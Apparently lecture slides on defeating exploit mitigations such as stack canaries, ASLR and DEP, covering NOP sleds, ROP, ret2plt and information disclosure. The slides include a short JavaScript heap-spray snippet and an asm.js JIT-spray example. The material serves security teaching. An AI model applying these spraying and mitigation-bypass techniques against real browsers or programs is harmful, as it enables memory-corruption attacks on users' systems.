
func1

buf	<b>B2</b>	33	22	11
-----	-----------	----	----	----




func2

## Defeating ASLR – Partial overwrite



ASLR'd by page size  
which is 4096



# Defeating ASLR – NOP sleds

## NOP sleds

- As often used with JavaScript
- Heap spray a few megabytes...
  - gigabytes..

NOP NOP NOP NOP NOP ... CODE




# Defeating ASLR – NOP sleds

## NOP sleds

- As often used with JavaScript
- Heap spray a few megabytes...


NOP	NOP	NOP	NOP	NOP	NOP	...	CODE
NOP	NOP	NOP	NOP	NOP	NOP	...	CODE
NOP	NOP	NOP	NOP	NOP	NOP	...	CODE
NOP	NOP	NOP	NOP	NOP	NOP	...	CODE

# Defeating DEP - ROP



Always jump «here»,  
e.g. 0x10101010,  
Middle of the possible  
Heap Area

# Defeating DEP - ROP



Always jump «here»,  
e.g. `0x10101010`,  
Middle of the possible  
Heap Area



# Heap Spray with NOP Sleds

Old, old **string** based NOP sled for (32bit-) browsers in JavaScript:

```
var nop = unescape("%u9090%u9090");

// Create a 1MB string of NOP instructions followed by shellcode:
//
// malloc header    string length    NOP slide    shellcode    NULL terminator
// 32 bytes        4 bytes          x bytes      y bytes      2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2);

var x = new Array();

// Fill 200MB of memory with copies of the NOP slide and shellcode
for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}
```

<https://www.blackhat.com/presentations/bh-usa-07/Sotirov/Whitepaper/bh-usa-07-sotirov-WP.pdf>

# Heap Spray with ASM.JS

ASM.JS:

```
VAL = (VAL + 0xA8909090) | 0;
```

```
VAL = (VAL + 0xA8909090) | 0;
```

Firefox ASM.JS JIT generates:

```
00: 05909090A8 ADD EAX, 0xA8909090
```

```
05: 05909090A8 ADD EAX, 0xA8909090
```

Jump offset 1:

```
01: 90 NOP
```

```
02: 90 NOP
```


```
03: 90 NOP
```

```
04: A805 TEST AL, 05
```

```
06: 90 NOP
```

```
07: 90 NOP
```

```
08: 90 NOP
```



# Recap: Anti ASLR

## Anti-ASLR:

- Find static locations (like PLT)
- Mis-use existing pointers
- Spray & Pray
- Information disclosure

# Conclusion

# Defeat Exploit Mitigations - Conclusion

Three default Exploit Mitigations:

- Stack Canary (crash on overflow)
- ASLR (make memory locations unpredictable)
- DEP (make writeable memory non-executable)

There are several techniques which circumvent these Exploit Mitigations

# Advanced Exploitation Techniques

## Stack-Protector?

- Arbitrary write (non overflow)
- Byte-wise stack-protector brute-force
- Heap vulnerability

## No-Exec Stack?

- Return to LIBC / PLT
- ROP

## ASLR/PIE?

- Brute Force
- ROP
- Information Disclosure
- Pointer re-use
- Spray & Pray

# Advanced Techniques

## RET 2 PLT:

- jump to static address which executes `system()`, with bash-shell shellcode
- Circumvent DEP
- Fix: PIE

## ROP:

- Return Oriented Programming
- Take gadgets from binary
- Gadget are little code sequences, followed with a RET
- Fix: PIE
- Super fix: CFI



# Advanced Exploits

## Information Disclosure

- The death of anti-exploiting techniques
- Get content past a buffer -> get SIP (Saved Instruction Pointer) or stack pointer
- Relocation happens en-block, so just calculate base address and offset for ret2plt or ROP

